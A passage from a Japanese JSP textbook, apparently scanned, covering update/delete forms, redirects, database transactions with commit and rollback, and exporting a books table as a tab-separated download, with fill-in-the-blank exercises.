46   <%=createOption(2015, 2020, d.get(Calendar.YEAR))%></select>年
47 <select name="date_month">
48   <%=createOption(1, 12, d.get(Calendar.MONTH) + 1)%></select>月
49 <select name="date_day">
50   <%=createOption(1, 31, d.get(Calendar.DATE))%></select>日
```

45～50行目では変数d（＝schedule_dateフィールドの値をCalendarオブジェクトに変換したもの）から年（YEAR）、月（MONTH）、日（DATE）を取り出し、これを現在値として渡しているわけです。

Calendarオブジェクトから値を取り出す方法については、LESSON 11もあわせて参照してください。なお、getメソッドで取得した月番号は（1～12ではなく）0～11です。よって、結果に1を加えなければなりません。

クリックされたボタンによって処理を分岐する

update.jspは、更新フォーム（edit.jsp）から［更新］［削除］ボタンをクリックすることで呼び出されるスクリプトです。これまでと比べるとちょっとだけ複雑なコードに見えますが、データベースへの接続→SQL命令の準備→実行という手順そのものは、これまでと変わりありません。

ここでは、これまでとは違う部分である、クリックされたボタンによって処理を分岐しているところに注目してみましょう。今回の例のように、クリックしたボタンによって処理を振り分けたいということは、よくあるケースです。

このような場合には、ポストデータを受け取ったスクリプトの側で、送信されたボタンの

種類（値）を判定する必要があります。update.jspの以下のコードに注目してみましょう。

```
10 if (request.getParameter("delete") != null) {
11   ps = db.prepareStatement("DELETE FROM schedules WHERE id=?");
     ...中略...
13 } else {
14   ps = db.prepareStatement("UPDATE schedules SET title=?, ↩
   schedule_date=?, schedule_time=?, memo=? WHERE id=?");
     ...中略...
23 }
```


［更新］あるいは［削除］ボタンがクリックされたかどうかは、requestオブジェクトのgetParameterメソッドでそれぞれのボタンの値を取得できるかどうかで判断できます。edit.jspを見てもわかるように、［更新］および［削除］ボタンの名前は、それぞれupdate、editでした。

そこでここでは、request.getParameter("delete")の値が空でないかどうかを判定し、空の場合は更新（UPDATE）、さもなければ削除（DELETE）処理を実行します。ifブロックで用意されたUPDATE命令とDELETE命令は、それぞれ

フォームから送信された予定コード（id）をキーに、対応するレコード（title、schedule_date、schedule_time、memo）をそれぞれの入力値で更新しなさい　［UPDATE命令］

フォームから送信された予定コード（id）をキーに、対応するレコードを削除しなさい　［DELETE命令］

という意味です。



▲サンプルの大まかな流れ

更新／削除処理に成功したあとは、一覧画面（select.jsp）に自動的に移動（**リダイレクト**）します。処理だけのページでは、そのまま何も表示されないのはユーザーにとって不便なの

で、このようにメインとなるページに移動するのが一般的です。

リダイレクトするには、暗黙オブジェクトresponseのsendRedirectメソッドを呼び出します。

構文 sendRedirectメソッド

```
response.sendRedirect(移動先のページ)
```
指定されたページに自動的に移動する。


削除時にダイアログボックスを表示する

データ削除のような元に戻すことのできない処理を、ボタンクリック１つで行えてしまうのはあまり良い状態ではありません。たとえば、ユーザーが［更新］ボタンをクリックするのを間違えて［削除］ボタンをクリックするということは、よくあることだからです。

このように重要な処理を行う場合には、処理前に確認のダイアログボックスを表示することをお勧めします。以下のコードに注目です。

```
<input type="submit" name="delete" value="削除"
  onclick="return confirm('本当に削除しても良いですか？')" />
```

confirmはJavaScriptの命令の１つで、確認ダイアログを表示します。



▲［削除］ボタンをクリックすると、確認ダイアログを表示

ここで［キャンセル］ボタンをクリックすると、削除処理を取り消すことができます。これで誤操作があっても安心ですね。

トランザクションを理解しよう

本LESSONのサンプルからはやや話が逸れますが、データベース連携アプリケーションを利用するときに大切になるのが、**トランザクション**という概念です。ここで簡単にトランザクションについて説明しておきます。

トランザクション処理とは、関連する複数の処理をグループ化したもの、とでも思っておけばよいでしょう。

たとえば、銀行でのお金の振り込みを想定してみましょう。振り込み処理は、大きく以下の2つの処理から構成されます。

- 振り込み元口座からの出金
- 振り込み先口座への入金

もしもこの振り込み処理で振り込み元からの出金には成功したのに、システム障害などが原因で振り込み先への入金が失敗してしまったとしたらどうでしょう。振り込み元の残高は減っているのに、振り込み先の残高は増えないというおかしなことになってしまいます。


逆に、振り込み先への入金は成功したのに、振り込み元からの出金が失敗したとしたら？振り込み元の残高は減らないのに、振り込み先の残高だけが増えるという、ユーザーにとっては嬉しいことが起こってしまいます。

こうした不整合は、システム的には絶対にあってはならない問題です。入金／出金という2つの処理は必ず「両方とも成功」するか、さもなければ「両方とも失敗」しなければなりません。

ここで登場するのが「トランザクション処理」なのです。冒頭で述べたように、トランザクション処理とは関連する複数の処理を1つにグループ化するための仕組みです。つまり、ここでは入金処理と出金処理とを1つのトランザクションとみなします。

すると、たとえば最初に行われる出金処理はその段階では確定されません。仮に登録された状態とみなされます。そして、入金処理が成功したタイミングで初めて入金／出金という双方の処理を確定するわけです。これで最初の出金処理も初めて確定されます。このような行為のことを**コミット**（commit）と言います。

ちなみに、出金、あるいは入金処理が失敗した場合には、トランザクションは現在、仮登録の状態になっている処理を元に戻します。このような処理のことを**ロールバック**（rollBack）と言い、トランザクションに属するすべての処理をなかったことにします。



▲トランザクション

トランザクションを利用することで、すべての処理が「すべて成功」か「すべて失敗」であることを保証できるというわけです。複数の関連する処理を行う場合、トランザクションの利用は必須です。

以下は、トランザクションを利用したごくシンプルなコードです。

```
db.setAutoCommit(false);
PreparedStatement ps1 = db.prepareStatement("UPDATE books SET price= ～");
PreparedStatement ps2 = db.prepareStatement("UPDATE books SET price= ～");
ps1.executeUpdate();
ps2.executeUpdate();
db.commit();
db.close();
```

トランザクションを有効にするには、まずsetAutoCommitメソッドをfalseにし、**自動コミットモード**を無効にしておく必要があります。自動コミットとは、SQL命令を発行するたびにトランザクションを自動的に確定（コミット）する機能のことです*。

自動コミットモードを無効にした場合、データベースへの変更は明示的に確定（コミット）するまでデータベースには反映されなくなります。

そして、変更をコミットするのがcommitメソッドの役割です。commitメソッドは、すべてのSQL命令を実行したあとに呼び出します。これによって、トランザクション内のすべての処理が確定されます。

なお、本来であれば、データベース操作の途中で何かしらエラーが発生した場合は、処理をロールバックする必要がありますが、ここでは簡略化のため割愛します。ここではロールバックを行うには、

```
db.rollback();
```

のように、rollbackメソッドを呼び出す必要があるということをおぼえておきましょう。


＊デフォルトでは自動コミットモードは有効（true）になっているので、これまで明示的にトランザクションを確定する必要がなかったわけです。

まとめ

- テキストボックスや隠しフィールドなどにデータベースの値を反映させるには、value属性に必要な値をセットします。
- 同様に、選択ボックスやラジオボタンなどに対しては、データベースの値とオプション値とを比較し、合致したところで、selected／checked属性を出力します。
- クリックされたボタンによって処理を分岐するには、ボタンの値が存在するかどうかで判定します。
- 複数の関連するSQL命令を実行する場合は、トランザクション処理を使用します。

実習　講義　**練習問題**　CHAPTER 04 LESSON 21

Q フォームから入力した情報をもとに、booksテーブルのデータを更新または削除してみましょう。以下の空欄を埋めて、p_edit.jspとp_update.jspを完成させてください。



▲一覧表から更新／削除処理を実行

リスト1 p_edit.jsp

```
<%@ page contentType="text/html; charset=UTF-8"
  import="java.sql.*, javax.naming.*, javax.sql.*, java.text.*"
%>
<%
int [①];
String[] pubs = { "翔泳社", "秀和システム", "日経BP", "技術評論社" };
Context context = new InitialContext();
DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/
Jsp10");
Connection db = ds.getConnection();
PreparedStatement ps = db.prepareStatement("SELECT * FROM books
ORDER BY published DESC");
ResultSet rs = ps.executeQuery();
SimpleDateFormat dformat = new SimpleDateFormat("yyyy-MM-dd");
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>書籍情報更新／削除</title>
</head>
<body>
<form method="POST" action="p_update.jsp">
<input type="submit" value="更新／削除" />
<table border="1">
```

```
<tr>
  <th>削除</th><th>ISBNコード</th><th>書名</th>
  <th>価格</th><th>出版社</th><th>刊行日</th>
</tr>
<% while(  ②  ){ %>
  <tr>
    <td><input type="checkbox" name="delete<%=count %>" value=
"1" /></td>
    <td><%=rs.getString("isbn") %>
      <input type="hidden" name="isbn<%=count %>"
        value="<%=rs.getString("isbn")%>" /></td>
    <td>
      <input type="text" name="title<%=count %>" size="25"
        value="<%=rs.getString("title")%>" /></td>
    <td>
      <input type="text" name="price<%=count %>" size="5"
        value="<%=rs.getString("price")%>" />円</td>
    <td>
      <select name="publish<%=count %>">
        <% for(String pub : pubs){ %>
          <option value="<%=pub %>"
            <%
            if(pub.equals(  ③  )){
              out.print("selected'");
            } %>><%=pub %></option>
        <% } %>
      </select></td>
    <td>
      <input type="text" name="published<%=count %>" size="12"
        value="<%=dformat.format(rs.getDate("published")) %>"
/></td>
  </tr>
<%
  count++;
}
rs.close();
ps.close();
db.close();
%>
</table>
<input type="hidden" name="count" value="  ④  " />
</form>
</body>
</html>
```

リスト2 p_update.jsp

```
<%@ page contentType="text/html; charset=UTF-8"
  import="java.sql.*, javax.naming.*, javax.sql.*" %>
<%
request.setCharacterEncoding("UTF-8");
InitialContext context = new InitialContext();
DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/Jsp10");
Connection db = ds.getConnection();
db.[⑤](false);
PreparedStatement up = db.prepareStatement("UPDATE books SET title=?, price=?, publish=?, published=? WHERE isbn=?");
PreparedStatement del = db.prepareStatement("DELETE FROM books WHERE isbn=?");
int count = Integer.parseInt(request.getParameter("count"));
for([⑥]) {
  if([⑦]) {
    up.setString(1, request.getParameter("title" + i));
    up.setString(2, request.getParameter("price" + i));
    up.setString(3, request.getParameter("publish" + i));
    up.setString(4, request.getParameter("published" + i));
    up.setString(5, request.getParameter("isbn" + i));
    up.[⑧]();
  } else {
    del.setString(1, request.getParameter("isbn" + i));
    del.[⑧]();
  }
}
[⑨].close();
del.close();
db.commit();
[⑩].close();
response.sendRedirect("p_edit.jsp");
%>
```


Column

リダイレクトの仕組み

response.sendRedirectメソッドを利用することで、指定されたページに自動的に移動（**リダイレクト**）できます。「ページを自動的に移動する」と言ってしまうと簡単に聞こえますが、HTTPの挙動を眺めてみると、内部ではちょっとだけ複雑なことを行っていることがわかります。

P.266の編集フォームから更新した場合、リダイレクト時にどのような通信が行われているのかを確認してみましょう。以下は、F12開発者ツールで参照したHTTP通信の様子です。


▲［更新］ボタンを押した時の通信（F12開発者ツールの［ネットワーク］タブ）



▲update.jspの応答ヘッダー

ポイントとなるのは、update.jspの応答ステータスとして302 Foundが返されている点です。302 Foundとは、他の場所にコンテンツが見つかった、という意味で、その場合、サーバーはLocationヘッダーを利用して、新たなコンテンツの場所をクライアントに知らせます（ここでは「http://localhost:8080/jsp10/lesson20_21/select.jsp」）。

クライアント側では、応答ステータス302を受け取ると、そのままLocationヘッダーで教えられたコンテンツに対して、新たな要求を発行します。リダイレクトは見かけ上、1個のリクエスト処理ですが、HTTP的には実は「2回のリクエストが自動的に行われている」という点をおさえておきましょう。




▲リダイレクトの仕組み

LESSON 22


データベースからデータをダウンロードしよう

扱うデータが増えてくると、ブラウザー上だけで操作するのでは不便な局面が出てきます。そんなときは、外部のアプリケーションで扱える形式でデータを提供できるようにしておくと便利です。

そこでLESSON 22では、書籍情報テーブルbooksから、データをタブ区切りテキストの形式でダウンロードするサンプルを作成します。おそらく、ここまで進んできた皆さんは、JSPである程度の仕組みが作れるようになりつつあると思います。ここからは、Webというプラットフォームにとらわれない設計にも留意してみると、アプリケーションにより広がりを持たせられるのではないでしょうか。



▲実行すると、ブラウザーの下にダウンロードのためのメッセージバーが表示される



	A	B	C	D	E
1	isbn	title	price	publish	published
2	978-4-7741-6566-0	PHPライブラリ＆サンプル実践活用	2480	技術評論社	2014/6/24
3	978-4-7980-4179-7	ASP.NET MVC 5実践プログラミング	3500	秀和システム	2014/9/20
4	978-4-7981-0000-X	独学JSP／サーブレット	2800	翔泳社	2015/3/3
5	978-4-7981-3332-4	10日でおぼえるjQuery入門教室	2800	翔泳社	2013/10/7
6	978-4-7981-3546-5	JavaScript逆引きレシピ	3000	翔泳社	2014/8/28
7	978-4-8222-9836-4	.NET開発テクノロジ入門 2014年版	3800	日経BP	2014/6/5

▲Microsoft Excelでダウンロードデータを開いたところ

サンプルファイル jsp10▶ lesson22▶ download.jsp

レッスン予定日 月 日

レッスン終了

1 コードを入力する

メモ帳で/lesson22フォルダーのdownload.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト download.jsp

```
1  <%@ page contentType="application/octet-stream;
   charset=Windows-31J"
2    pageEncoding="UTF-8" trimDirectiveWhitespaces="true"
3    import="java.sql.*,javax.naming.*,javax.sql.*" %>
4  <%
5  response.setHeader("Content-Disposition", "attachment;
   filename=output.txt");
6  Context context = new InitialContext();
7  DataSource ds = (DataSource)context.lookup("java:comp/
   env/jdbc/Jsp10");
8  Connection db = ds.getConnection();
9  PreparedStatement ps = db.prepareStatement("SELECT *
   FROM books");
10 ResultSet rs = ps.executeQuery();
11 ResultSetMetaData meta = rs.getMetaData();
12 for(int i = 1; i <= meta.getColumnCount(); i++) {
13   out.print(meta.getColumnName(i));
14   if(i != meta.getColumnCount()) { out.print("¥t"); }
15 }
16 out.print("¥r¥n");
17 while(rs.next()) {
18   for(int j = 1; j <= meta.getColumnCount(); j++) {
19     out.print(rs.getString(j));
20     if(j != meta.getColumnCount()) { out.print("¥t"); }
21   }
22   out.print("¥r¥n");
23 }
24 rs.close();
25 ps.close();
26 db.close();
27 out.close();
28 %>
```

ダウンロードデータであることを宣言

データベースへの接続

タイトル行を出力

データ部を出力

2 ブラウザーで動作を確認する

Tomcat、MySQLが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.282の図のようにダウンロードのためのメッセージバーが表示され、データがダウンロードできれば成功です。

http://localhost:8080/jsp10/lesson22/download.jsp

テキストエディターや表計算ソフトなどからダウンロードしたデータの内容を確認してみましょう。

データをダウンロードする

ダウンロードと聞くと、どこか難しい響きがあるかもしれませんが、身がまえる必要はありません。

JSPの出力は、デフォルトで「text/html」（HTML文書）なのでした。ブラウザーはJSPから出力される、この**コンテンツタイプ**[*1]を受けて、「これはHTML形式のデータなんだな」ということを認識し、ブラウザーに表示していたわけです。であるならば、ここで「ダウンロードするためのデータなんだよ」とブラウザーに教えてやればよいことになります。これを制御するのが、おなじみ@pageディレクティブのcontentType属性とresponse.setHeaderメソッドになります。

1～5行目に注目してください。

```
1 <%@ page contentType="application/octet-stream; charset=Windows-31J"
2   pageEncoding="UTF-8" trimDirectiveWhitespaces="true"
3   import="java.sql.*,javax.naming.*,javax.sql.*" %>
4 <%
5 response.setHeader("Content-Disposition", "attachment; filename=
  output.txt");
```

これまで「contentType="text/html;..."」のようになっていた部分が、見慣れない文字列に変わっていることにお気づきでしょう。これが、出力データが「ダウンロードするためのデータである」ということを示している部分です。

また、5行目のresponse.setHeaderは応答ヘッダーを設定するためのメソッドです。Content-Dispositionはコンテンツの処理方法を表すヘッダーで、「attachment; filename=ファイル名」でダウンロードファイルのデフォルト名を表します[*2]。

構文 setHeaderメソッド

```
response.setHeader(ヘッダー名, 値)
```

指定された応答ヘッダーに値をセットする。

実は、このテクニックは、さらなる応用の可能性を秘めています。

たとえば、@pageディレクティブのcontentType属性にimage/jpeg、application/pdf

*1 **MIME**（Multipurpose Internet Mail Extensions）**タイプ**とも言います。

*2 ただし、ここで指定したファイル名はクライアント側で自由に変更できます。必ずしもダウンロードファイル名を「強制」するものではありません。

のような値を指定することで、JSPは画像やPDF（Portable Document Format）のようなバイナリデータをも出力できるようになるのです。画像やPDF文書の動的な生成方法については本書の範疇を超えるためここでは紹介しませんが*3、JSPがHTML文書だけしか出力できないというわけではない、ということをおさえておいてください。

*3 PDF文書の生成については、拙著『独習Java サーバーサイド編』（翔泳社）でも紹介していますので、興味のある方はあわせて参照してみてください。

▼主なコンテンツタイプ

コンテンツタイプ	ファイルの種類	拡張子
application/octet-stream	バイナリデータ	–
application/pdf	PDF文書	.pdf
image/gif	GIFイメージ	.gif
image/jpeg	JPEGイメージ	.jpeg、.jpg
text/css	CSSスタイルシート	.css
text/xml	XML文書	.xml
video/mpeg	MPEG	.mpeg、.mpg

表を見てもわかるように、「application/octet-stream」は正確には汎用的なバイナリデータを表します。ブラウザーでは、これを処理する方法を持たないため、そのままファイルとしてダウンロードしようとするわけです。

@pageディレクティブで空行や文字コードを制御する

@pageディレクティブについては、これまで何度も登場しましたが、本LESSONではいくつか注目すべきポイントがあるので、補足しておきます。

```
1 <%@ page contentType="application/octet-stream; charset=Windows-31J"
2   pageEncoding="UTF-8" trimDirectiveWhitspaces="true"
3   import="java.sql.*,javax.naming.*,javax.sql.*" %>
```

(1) 出力の文字コードをShift-JISに変換する

ダウンロードしたタブ区切りテキストは、Microsoft Excelのような環境で開くことを想定しています。この場合、これまで利用してきたUTF-8ではなく、Windows標準のShift-JISでデータを提供するようにしたほうがユーザーにとって親切です。

Shift-JISを指定するには、contentType属性で「charset=Windows-31J」と指定してください。Windows-31Jは、P.38でも触れたようにWindows版のShift-JISです。

出力文字コードと.jspファイルの文字コードとが異なる場合には、ファイルの文字コードを表すpageEncoding属性は必須です。

(2) ディレクティブによる空行を除去する

タブ区切りテキストのように、空白（スペース／改行）に意味のあるフォーマットでは、

ディレクティブ宣言によって作られた空行は邪魔です。そのような場合には、trimDirectiveWhitespaces属性をtrueにしておくことで、ディレクティブ宣言が作ってしまう空行を自動的に除去してくれます。

結果セットの構成情報を取得する

これまで紹介してきたサンプルでは、フィールド値を取得する際に、コード中にフィールド名をハードコーディングする必要がありました。もちろん、多くの場合はこれで支障はありませんが、より汎用的なデータ取得の仕組みを実装したい場合、フィールド名のような個々のテーブルに依存した情報がコード中に記述されているのは好ましくありません。

そこでここでは、結果セットの構成情報（**メタ情報**とも言います）を動的に取得することで、個々のデータ構造に依存しないコードを記述してみます。

結果セットのメタ情報を扱うのは、ResultSetMetaDataオブジェクトです。ResultSetMetaDataオブジェクトは、ResultSetオブジェクトのgetMetaDataメソッドを介して生成できます。

たとえば、11行目のようにです。

```
11 ResultSetMetaData meta = rs.getMetaData();
```

getMetaDataメソッドは、元となるResultSetオブジェクトに含まれる結果セットのメタ情報を取得し、ResultSetMetaDataオブジェクトとして返します。

構文　**getMetaDataメソッド**

ResultSetオブジェクト.getMetaData()
結果セットの構成情報を、ResultSetMetaDataオブジェクトとして返す。

フィールド名の一覧をタブ区切りで出力する

タブ区切りテキストの先頭行には、タイトル行としてフィールド名の一覧を出力することにします。

ここでさっそく、11行目で取得したResultSetMetaDataオブジェクトが利用できることになります。12～16行目に注目してみてください。

```
12 for(int i = 1; i <= meta.getColumnCount(); i++) {
13   out.print(meta.getColumnName(i));
14   if(i != meta.getColumnCount()) { out.print("¥t"); }
15 }
16 out.print("¥r¥n");
```

getColumnCountメソッドは、結果セットに含まれるフィールドの数を返します。つまり、12～15行目ではフィールドの数だけforループが繰り返されるわけです。

13～14行目では、フィールド名を出力しています。タブ区切り形式では、改行文字がレコードの区切りという意味を持ちますので、必ずprintメソッドで出力します*。

getColumnNameメソッドは、i番目のフィールドの名前を返します。フィールド名とフィールド名の間はタブ文字（¥t）で区切りますが、最後のフィールドのあとだけはタブ文字の必要はありません。そこで、14行目で変数iがフィールド数に等しい（＝最後のフィールドを出力した）場合を除いて、タブ文字を出力することにしています。

最後に、16行目でタイトル行の終わりを示す改行文字（¥r¥n）を出力します。

* 出力に改行を含めるprintlnメソッドを使ってはいけません。

```
out.newLine();
```

や、

```
out.print(System.getProperty("line.separator"));
```

としてもかまいませんが、out.newLineやSystem.getPropertyメソッドで取得できる改行文字は、現在のサーバー環境に応じて変化します。今回のようにダウンロードデータの場合には、必ずしも意図した改行文字が出力されると限りませんので、コード中で明示的に改行文字を指定します。

フィールド値をタブ区切り形式で出力する

さて、タイトル行が出力できたところで、本題ともなるデータ部分を出力してみることにしましょう。基本的な考え方はタイトル行の出力と変わりありませんが、今度は当然、複数行を出力する必要がありますので、行を出力していくためのループと、その中で個々のフィールドを出力していくためのループと、二重のループ構造にする必要があります。17～23行目を見てみましょう。

```
17 while(rs.next()) {
18   for(int j = 1; j <= meta.getColumnCount(); j++) {
19     out.print(rs.getString(j));
20     if(j != meta.getColumnCount()) { out.print("¥t"); }
21   }
22   out.print("¥r¥n");
23 }
```

17～23行目で囲まれたループは、従来のResultSetオブジェクトから個々のレコードを取り出す仕組みと同じです。nextメソッドがfalseを返すまで（＝最終レコードを取得するまで）、whileループを繰り返します。

これまでと異なるのは、18～21行目の部分です。これまでは、ここに直接、各フィール

ド名を指定してgetStringメソッドなどで取得してきましたが、今度はインデックス番号で個々の値を取り出します。

タイトル行の出力と同じく、getColumnCountメソッドで取得したフィールド数の分だけforループを繰り返します。そして、内部ではgetStringメソッドの引数として、フィールド名ではなく、インデックス番号を指定することで、個々のフィールド値を取得しています。フィールドとフィールドの間をタブで区切っているのは、先述のとおりです。

また、1件のレコードを出力するごとに、改行文字（¥r¥n）を出力します。

以上のようにすることで、出力する対象のフィールドが変わったり、テーブル構造自体が変わったとしても、SQL文を変更するだけで出力のロジックにはまったく手を入れる必要がなくなるのです。

構文 getColumnCountメソッド

```
ResultSetMetaDataオブジェクト.getColumnCount()
```
結果セットに含まれるフィールドの数を返す。

出力を完了する

出力の完了を示すには、outオブジェクトのcloseメソッドを使用します。

```
27 out.close();
```

通常の出力では特に明示する必要ありませんが、たとえばデバッグ時など、コードの途中にcloseメソッドを挿入することで、コードの実行を強制的に中断できるようになります。

closeメソッドの前に、out.printlnメソッドなどを挿入し、変数などを出力すれば、途中経過での変数の状態なども知ることができ、便利です。専用のデバッガーなどを使用しなくても、手元で簡単にできるデバッグの仕組みですので、おぼえておくとよいでしょう。


まとめ

- 出力データをクライアントがダウンロードできるようにするには、コンテンツタイプを「application/octet-stream」とし、Content-Dispositionヘッダーをセットします。
- 結果セットの構成情報はResultSetMetaDataオブジェクトを介して取得できます。
- 結果セットに含まれるフィールド数とフィールド名は、それぞれgetColumnCount、getColumnNameメソッドを介して取得できます。

実習　講義　**練習問題**　CHAPTER 04 LESSON 22

Q schedulesテーブルの内容をカンマ区切りテキストでダウンロードしてみましょう。以下の空欄を埋めて、p_download.jspを完成させてください。なお、ダウンロードファイルの条件は、以下のとおりです。

- ダウンロードファイルの文字コードはWindows-31J
- ダウンロードファイルの名前はschedules.csv
- タイトル行はデータに含めない
- データはスケジュールの日付／時間について昇順でソート



▲ダウンロードファイルをMicrosoft Excelで開いたところ

リスト p_download.jsp

```
1  <%@ page contentType="［①］; charset=Windows-31J"
2    pageEncoding="UTF-8" ［②］="true"
3    import="java.sql.*,javax.naming.*,javax.sql.*" %>
4  <%
5  response.［③］("Content-Disposition", "attachment; filename=
   schedules.csv");
6  Context context = new InitialContext();
7  DataSource ds = (DataSource)context.lookup("java:comp/env/jdbc/
   Jsp10");
8  Connection db = ds.getConnection();
9  PreparedStatement ps = db.prepareStatement("SELECT * FROM
   schedules ORDER BY schedule_date, schedule_time");
10 ResultSet rs = ps.executeQuery();
11 ［④］ meta = rs.getMetaData();
12 while(rs.next()) {
13   for(int i = 1; i <= meta.［⑤］(); i++) {
14     out.print(rs.getString(［⑥］));
15     if(i != meta.［⑤］()) { out.print(","); }
16   }
17   out.print("［⑦］");
```

```
18 }
19 rs.close();
20 ps.close();
21 db.close();
22 out.close();
23 %>
```

サーブレットの基本的な構造を学ぼう

HTMLの拡張というイメージの強いJSPに比べると、サーブレットは一見生々しいJavaプログラムそのものです。しかし恐れることはありません。実は、サーブレットとJSPとでできることはそれほど違いません。サーブレットでできることはJSPでもできますし、JSPでできることは（ほとんど）サーブレットでもできます。ということは、ここまで学んできたJSPの知識を使ってサーブレットと対照させながら学んでいけば、容易にサーブレットの機能を理解できるでしょう。

CHAPTER 05

LESSON 23

おぼえよう！ サーブレットの基本


CHAPTER | LESSON | DAYS
01 | 01–05 | 1st
02 | 06–09 | 2nd
03 | 10–15 | 3rd–4th
04 | 16–22 | 5th–6th
05 | 23–25 | 7th
06 | 26–28 | 8th
07 | 29–31 | 9th
08 | 32–35 | 10th

レッスン予定日 □□月□□日

レッスン終了 □

いよいよサーブレットの登場です。まずはLESSON 02で紹介したintro.jspを、サーブレットを使って書き換えてみましょう。

JSPの作成ではHTMLにコードを埋め込んでいましたが、サーブレットではいきなり生々しいJavaのコードが出てきます。しかしJSPとは対応関係があり、対比させて考えれば決して難しいことはありません。「JSPのどこそこがサーブレットではこのように表現される」という対照を強く意識しながら、コードを見ていきましょう。



▲指定された文字列を表示

サンプルファイル：jsp10 ▶ WEB-INF ▶ src/to/msn/wings/lesson23 ▶ IntroServlet.java

実習 講義 練習問題 CHAPTER 05 LESSON 23

1 新規にコードを作成する

